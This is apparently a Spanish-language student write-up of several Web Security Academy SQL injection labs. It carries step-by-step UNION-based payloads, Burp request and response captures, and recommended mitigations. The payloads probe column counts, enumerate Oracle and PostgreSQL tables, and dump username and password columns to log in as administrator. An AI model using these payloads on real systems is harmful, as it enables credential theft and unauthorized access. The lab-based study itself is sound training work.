Al observar la respuesta devuelta, se encuentran dos nombres de columnas que coinciden con lo que se busca, es decir, nombres de usuarios y sus contraseñas, por lo que se toma como referencia y se ejecuta la sentencia adecuada para mostrar el contenido de dichas columnas

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /filter?category= Gifts'+UNION+SELECT+username_ciefvi,+passwo rd_ixeyyy+FROM+users_rvhvik-- HTTP/2] 2 Host: Oad5001604b726ce8438ea1400980013.web-securi ty-academy.net</pre>				<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=IpNmWDVhAGOHIApS1NjPPty3v 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 9228 6</pre>			

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /filter?category=		101			<th>
2	Gifts'+UNION+SELECT+username_ciefvi,+passwo		102			</th> administrator
3	rd_iexyyy+FROM+users_rwhvik-- HTTP/2		103			<td>
4	Host: 0ad5001604b726ce8438ea1400980013.web-securi		104			ewmemc69u2wn506gwx1
5	ty-academy.net		105			</td>
6	Sec-Ch-Ua: "Chromium";v="145",		106			<tr>
7	"Not:A-Brand";v="99"					<th>
8	Sec-Ch-Ua-Mobile: 70					Conversation Controlling Lemon
	Sec-Ch-Ua-Platform: "Windows"					</th>
	Accept-Language: es-ES,es;q=0.9					<td>
	Upgrade-Insecure-Requests: 1					Are you one of those people who
	User-Agent: Mozilla/5.0 (Windows NT 10.0;					

Ahora que se encontró el usuario administrador, y su respectiva contraseña, estas mismas serán usadas para iniciar sesión en la página.

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab description >>

LAB

Not solved

[Home](#) | [My account](#)


Login

Username

Password

Log in

Luego de ingresar los datos, se verifica que se inició sesión correctamente con el usuario administrador, concluyendo de forma exitosa con el laboratorio.



The screenshot shows the Web Security Academy interface. At the top, the logo 'Web Security Academy' is on the left, followed by the lab title 'SQL injection attack, listing the database contents on non-Oracle databases'. To the right of the title is a green 'LAB Solved' badge with a trophy icon. Below the title is a link 'Back to lab description >>'. A large orange banner across the middle says 'Congratulations, you solved the lab!' and includes links for 'Share your skills!' (with Twitter and LinkedIn icons) and 'Continue learning >>'. Below the banner, there are links for 'Home | My account | Log out'. The 'My Account' section shows 'Your username is: administrator' and a form to 'Update email' with an 'Email' input field and an 'Update email' button.

Explicación del payload

Inicialmente, se utiliza la instrucción '**ORDER BY n--**' para determinar el número de columnas que devuelve la consulta. Esta técnica provoca un error cuando el número especificado excede la cantidad real de columnas, lo que permite identificar el número exacto de columnas presentes en la consulta.

Posteriormente, se usa el payload '**UNION SELECT 'a','a'--**' con el objetivo de verificar la compatibilidad de tipos de datos entre las columnas originales y los valores inyectados. Al introducir valores de tipo texto, se comprueba que ambas columnas aceptan datos de tipo cadena.

Una vez determinada la estructura de la consulta, se ejecutan consultas adicionales mediante **UNION SELECT** para interactuar con las tablas del sistema y recuperar metadatos de la base de datos PostgreSQL, como el nombre de las tablas (table_name) y posteriormente el nombre de las columnas. Finalmente, se construye un payload que recupera los datos almacenados en las columnas que contienen los nombres de usuario y las contraseñas, permitiendo obtener las credenciales del usuario administrador.

Mitigación recomendada

Para prevenir este tipo de vulnerabilidad se recomienda utilizar consultas parametrizadas (prepared statements) y validar adecuadamente todas las entradas del usuario antes de incorporarlas en consultas SQL. Asimismo, es

recomendable restringir los privilegios de la base de datos y evitar que los mensajes de error revelen información estructural del sistema.

Lab: SQL injection attack, listing the database contents on Oracle

Nivel

PRACTITIONER

Tipo SQLi

Este laboratorio también corresponde a una inyección SQL basada en UNION (UNION-based SQL Injection), donde el atacante aprovecha el operador UNION para combinar la consulta original de la aplicación con consultas adicionales diseñadas para extraer información de la base de datos Oracle.

Objetivo del laboratorio

Para el término exitoso del laboratorio se necesitará, primero, determinar la tabla de la base de datos que contiene la información necesaria para iniciar sesión, es decir, los usuarios y la contraseña, después, determinar los nombres de las columnas de una tabla, mostrar el contenido de la tabla de usuarios y sus contraseñas y finalmente iniciar sesión como el usuario “administrator”

Explicación técnica de la vulnerabilidad

Este laboratorio presenta una vulnerabilidad de inyección SQL en el filtro de categorías de productos. Los resultados de la consulta se devuelven en la respuesta de la aplicación, lo que permite usar un ataque UNION para recuperar datos de otras tablas.

La aplicación cuenta con una función de inicio de sesión y la base de datos contiene una tabla con nombres de usuario y contraseñas. Debe determinar el nombre de esta tabla y las columnas que contiene, y luego recuperar su contenido para obtener los nombres de usuario y las contraseñas de todos los usuarios.

Procedimiento (Paso a paso)

Paso 1:

Lo primero es usar la herramienta Burpsuite para interceptar la URL de la página en donde se muestre la categoría y enviarla al repetidor para comenzar a inyectar el SQL para conocer la información que se necesita.

Paso 2:

Determinar el número de columnas:

' order by 1—

category=Pets'+order+by+1-- = OK

category=Pets'+order+by+2-- = OK

category=Pets'+order+by+3-- = 500 Internal Server Error

Por lo tanto, la tabla tiene 2 columnas

Paso 3:

Encontrar el tipo de datos de cada columna



Pets

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)

Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. Better than a trip in the car with the window open. Health & Safety is of paramount importance to us, should the dog, at any time, veer off course we will instantly start firing at the balloons one by one in order to facilitate their safe descent. This should not be any cause for concern as this is our official landing procedure at the end of the ride, and no fatalities have been recorded. You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the dogs can become very excited on this ride and we have little control over where they might hover. Give your best friend the time of its life, book today as all early birds have an added bonus of choosing the colors of the balloons.

The Lazy Dog

Se observa que la primer y segunda columna contiene caracteres alfabéticos, por lo que se intenta probar como tipo texto

' UNION select 'a', 'a'--

Al ejecutar dicha línea, devuelve una respuesta de 500 Internal Error Server, esto es porque Oracle necesita la clase "FROM", por ello, la sentencia correcta para la base de datos Oracle sería:

' UNION select 'a', 'a' from DUAL--

```

Send Cancel < > Burp AI

Request

Pretty Raw Hex

1 GET /filter?category=Gifts'+UNION+select+'a','a'+from+DUAL-- HTTP/2
2 Host: 0a4400cb04c192ca80a7083e005a00f2.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16 Connection: keep-alive
17

```

Regresó OK

```

Send Cancel < > Burp AI

Request

Pretty Raw Hex

1 GET /filter?category=Gifts'+UNION+select+'a','a'+from+DUAL-- HTTP/2
2 Host: 0a4400cb04c192ca80a7083e005a00f2.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=mb06AP2po3Qh1f9uKq40QvFt8FfRaz; Secure; HttpOnly; 1
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8802
6
7 <!DOCTYPE html>
8 <html>
9   <!--LAW_READ_START-->
10   <body>
11     <div class="wrapper">

```

Y se mostró la información que se envió

```

104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119

show isn't just for Christmas; it's 365 days of the year, snow melts, and allow 3 days of disappointment.

</td>
</tr>
<tr>
<th>
a
</th>
<td>
a
</td>
</tr>
</tbody>
</table>
</div>
</section>
<div class="footer-wrapper">
</div>
</body>
</html>

```

Por lo que se concluye que, en efecto, es una base de datos Oracle y acepta datos de tipo texto

Paso 4:

Mostrar la lista de tablas de la base de datos Oracle

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	<pre>SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
Microsoft	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
MySQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>

Entonces, primeramente, para saber el listado de tablas que conforman la base de datos Oracle, se usa la inyección:

‘ UNION SELECT table_name, NULL FROM all_tables

Nota: El parametron “table_name” se obtuvo de la documentación oficial de Oracle

Y se encuentra, lo que parece ser, el nombre de la tabla que nos interesa

```
</tr>
<tr>
  <th>
    USERS_SQZOJL
  </th>
</tr>
<tr>
  <th>
```

Nombre de la tabla de interés: USERS_SQZOJL

Paso 5:

Mostrar el nombre de las columnas que conforman la tabla de interés (USERS_SQZOJL)

Para ello, observando nuevamente las sentencias correspondientes a la base de datos Oracle, se toma en cuenta la siguiente sentencia para devolver el nombre de las columnas:

```
' UNION SELECT * FROM all_tab_columns WHERE table_name =
'TABLE-NAME-HERE'
```

Se agrega el nombre de la tabla que ya conocemos y se utiliza el parámetro “column_name” para solo mostrar los nombres. Dicho parámetro se investigó a través de la documentación oficial de las bases de datos Oracle

```
' UNION SELECT column_name, NULL FROM all_tab_columns WHERE
table_name = 'USERS_SQZOJL'
```



Se observa en la respuesta la siguiente información de interés:

Nombre de la columna de interés (nombres de usuarios): USERNAME_UZFEP


Nombre de la columna de interés (contraseñas de usuarios):
PASSWORD_FFQTUA

Paso 6:

Mostrar la lista de usuarios y contraseñas

```
' UNION select USERNAME_UZFEP, PASSWORD_FFQTUA from
USERS_SQZOJL--
```





Explicación del payload

El proceso de explotación inicia con el uso de la instrucción '**ORDER BY n--**', que permite identificar el número de columnas devueltas por la consulta original. Al incrementar progresivamente el valor de n, se identifica que la consulta contiene dos columnas.

Posteriormente, se utiliza el payload '**UNION SELECT 'a','a' FROM DUAL--**'. En el contexto de Oracle, toda consulta SELECT requiere la cláusula FROM, por lo que se emplea la tabla especial DUAL, utilizada comúnmente para ejecutar consultas que no dependen de tablas reales. Este payload permite verificar que ambas columnas aceptan valores de tipo texto.

Una vez validada la estructura de la consulta, se utilizan consultas sobre las tablas del diccionario de datos de Oracle, como all_tables, para enumerar las tablas existentes en la base de datos mediante el payload '**UNION SELECT table_name, NULL FROM all_tables--**'. Tras identificar la tabla de interés, se consulta la vista all_tab_columns para obtener los nombres de las columnas asociadas a dicha tabla.

Finalmente, se ejecuta el payload '**UNION SELECT USERNAME_UZFEP, PASSWORD_FFQTUA FROM USERS_SQZOJL--**', el cual permite recuperar directamente los nombres de usuario y contraseñas almacenados en la base de datos, posibilitando el acceso al sistema mediante la cuenta de administrador.

Mitigación recomendada

La mitigación principal consiste en implementar consultas parametrizadas y mecanismos de validación de entrada, evitando concatenar directamente datos proporcionados por el usuario en consultas SQL. También se recomienda limitar el acceso a las vistas del diccionario de datos y aplicar el principio de mínimo privilegio en las cuentas de base de datos.

Lab: SQL injection UNION attack, determining the number of columns returned by the query

Nivel

PRACTITIONER

Tipo de SQLi

Este laboratorio corresponde a una inyección SQL basada en UNION, específicamente enfocada en la fase de reconocimiento de la estructura de la consulta SQL original, cuyo objetivo es determinar el número de columnas devueltas por dicha consulta.

Objetivo del laboratorio

El objetivo del laboratorio será, como en los anteriores dos laboratorios, explotar la vulnerabilidad que se encuentra en el filtro de la página para utilizar una inyección SQL. Así mismo, será necesario determinar el número de columnas para, de esta forma, hacer que se devuelvan valores nulos.

Explicación técnica de la vulnerabilidad

Este laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categorías de producto. Los resultados de la consulta se devuelven en la respuesta de la aplicación, por lo que se puede usar un ataque UNION para recuperar datos de otras tablas. El primer paso de este tipo de ataque es determinar el número de columnas que devuelve la consulta. Posteriormente, se utilizará esta técnica en laboratorios posteriores para construir el ataque completo.

Procedimiento (Paso a paso)

Paso 1:

Utilizar Burpsuite e interceptar la URL de la página en donde se encuentre el parámetro “Filter” o “Filtro” junto con su respectiva categoría, para después, enviarla al Repeater y trabajar con el método GET.



SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved

[Back to lab home](#)

[Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP



Pets

Refine your search:


[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Tech gifts](#)

Fur Babies	\$3.64	View details
Babbage Web Spray	\$10.54	View details
Giant Grasshopper	\$62.63	View details
Pest Control Umbrella	\$15.92	View details

Web Security Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved



```

Pretty    Raw    Hex
1 GET /filter?category=Pets HTTP/1.1
2 Host:
  0a3b0046035a7e9483660f8c00f60074.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
  
```

Paso 2:

Determinar el número de columnas usando la instrucción ' order by x—, en donde "x" será el número de la columna en la que se encuentra. Mientras se ejecute dicha instrucción y se devuelva una respuesta afirmativa, significa que ese será el número de columnas que se tiene hasta ahora, y en cuanto devuelva un error 500 Internal Server Error, significa que ese número de columna no lo tiene:

Request	Response
<pre> Pretty Raw Hex 1 GET /filter?category=Pets'+order+by+1-- HTTP/2 2 Host: 0a3b0046035a7e9483660f8c00f60074.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=z65WtyLNR4hJud; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 5053 </pre>

Request	Response
<pre> Pretty Raw Hex 1 GET /filter?category=Pets'+order+by+2 -- HTTP/2 2 Host: 0a3b0046035a7e9483660f8c00f60074.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=uXLQV3OCoNCmYH; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN </pre>

Request	Response
<pre> Pretty Raw Hex 1 GET /filter?category=Pets'+order+by+3 -- HTTP/2 2 Host: 0a3b0046035a7e9483660f8c00f60074.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=Be9U8QtZ521q; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 5053 </pre>

Request	Response
<pre> Pretty Raw Hex 1 GET /filter?category=Pets'+order+by+4 -- HTTP/2 2 Host: 0a3b0046035a7e9483660f8c00f60074.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2525 5 </pre>

Hubo un error al intentar averiguar si había una cuarta columna, por lo que la tabla contiene 3 columnas. Lo que corresponde con la tabla que se puede observar desde la página web.

Pets

Refine your search:

[All](#)
[Clothing, shoes and accessories](#)
[Corporate gifts](#)
[Gifts](#)
[Pets](#)
[Tech gifts](#)

Fur Babies	\$3.64	View details
Babbage Web Spray	\$10.54	View details
Giant Grasshopper	\$62.63	View details
Pest Control Umbrella	\$15.92	View details

Paso 3:

Se necesita que se devuelva una respuesta con valores nulos de cada columna, por lo que usando la sentencia ' UNION select NULL, NULL, NULL--. hará retornar estos mismos valores. Y así, finalmente, conseguimos terminar el laboratorio.

Request	Response
<pre> Pretty Raw Hex 1 GET /filter?category= Pets'+UNION+select+NULL,+NULL,+NULL-- HTTP/2 2 Host: pa3b0046035a7e9483660f8c00f60074.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=RvHwUZQcEp19tCCH9yNt6Rv HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 5131 6 </pre>



SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP



Pets

Refine your search:

All

Clothing, shoes and accessories

Corporate gifts

Gifts

Pets

Tech gifts

Fur Babies	\$3.64	View details
Babbage Web Spray	\$10.54	View details
Giant Grasshopper	\$62.63	View details
Pest Control Umbrella	\$15.92	View details

Explicación del payload

El payload utilizado en este laboratorio consiste en la instrucción ' **ORDER BY n--**, donde el valor n representa el índice de una columna dentro de la consulta SQL original. Esta técnica permite identificar el número total de columnas mediante un proceso incremental. Mientras el valor de n corresponda a una columna válida, la consulta se ejecutará correctamente; sin embargo, cuando se exceda el número real de columnas, el servidor devolverá un error.

Una vez identificado que la consulta devuelve tres columnas, se utiliza el payload ' **UNION SELECT NULL, NULL, NULL--**. El uso de valores NULL permite generar una fila adicional compatible con la estructura de la consulta original sin provocar conflictos de tipo de datos. De esta forma, se confirma que el número de columnas es correcto y que el operador UNION puede emplearse para manipular la consulta.

Mitigación recomendada

Se recomienda implementar consultas preparadas y validación estricta de los parámetros de entrada, evitando que los valores proporcionados por el usuario sean

interpretados como parte de la sintaxis SQL. Además, es recomendable ocultar los mensajes de error detallados del servidor.

Lab: SQL injection UNION attack, finding a column containing text

Nivel

PRACTITIONER

Tipo de SQLi

Este laboratorio corresponde a una inyección SQL basada en UNION, orientada a identificar qué columnas de la consulta original aceptan datos de tipo texto, lo cual es necesario para insertar información arbitraria dentro de los resultados devueltos por la aplicación.

Objetivo del laboratorio

El objetivo del laboratorio será, como en los anteriores dos laboratorios, explotar la vulnerabilidad que se encuentra en el filtro de la página para utilizar una inyección SQL. Así mismo, será necesario determinar el número de columnas para, de esta forma, hacer que se devuelvan valores nulos.

Explicación técnica de la vulnerabilidad

Este laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categorías de producto. Los resultados de la consulta se devuelven en la respuesta de la aplicación, por lo que se puede usar un ataque UNION para recuperar datos de otras tablas. Para construir este ataque, primero debe determinar el número de columnas devueltas por la consulta. Puede hacerlo utilizando una técnica que aprendió en un laboratorio anterior. El siguiente paso es identificar una columna compatible con datos de cadena.

El laboratorio proporcionará un valor aleatorio que debe aparecer en los resultados de la consulta. Para resolver el laboratorio, realice un ataque UNION de inyección SQL que devuelva una fila adicional con el valor proporcionado. Esta técnica le ayuda a determinar qué columnas son compatibles con datos de cadena.”

Procedimiento (Paso a paso)

Paso 1:

Utilizar Burpsuite e interceptar la URL de la página en donde se encuentre el parámetro “Filter” o “Filtro” junto con su respectiva categoría, para después, enviarla al Repeater y trabajar con el método GET.



Pets

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Pet Experience Days	\$13.92	View details
Babbage Web Spray	\$47.58	View details
Giant Grasshopper	\$96.01	View details
Fur Babies	\$10.53	View details

Paso 2:

Determinar el número de columnas

‘ order by 1—



category=Pets'+order+by+1-- = OK

category=Pets'+order+by+2-- = OK

category=Pets'+order+by+3-- = OK

category=Pets'+order+by+4-- = 500 Internal Server Error

Por lo tanto, la table tiene 3 columnas



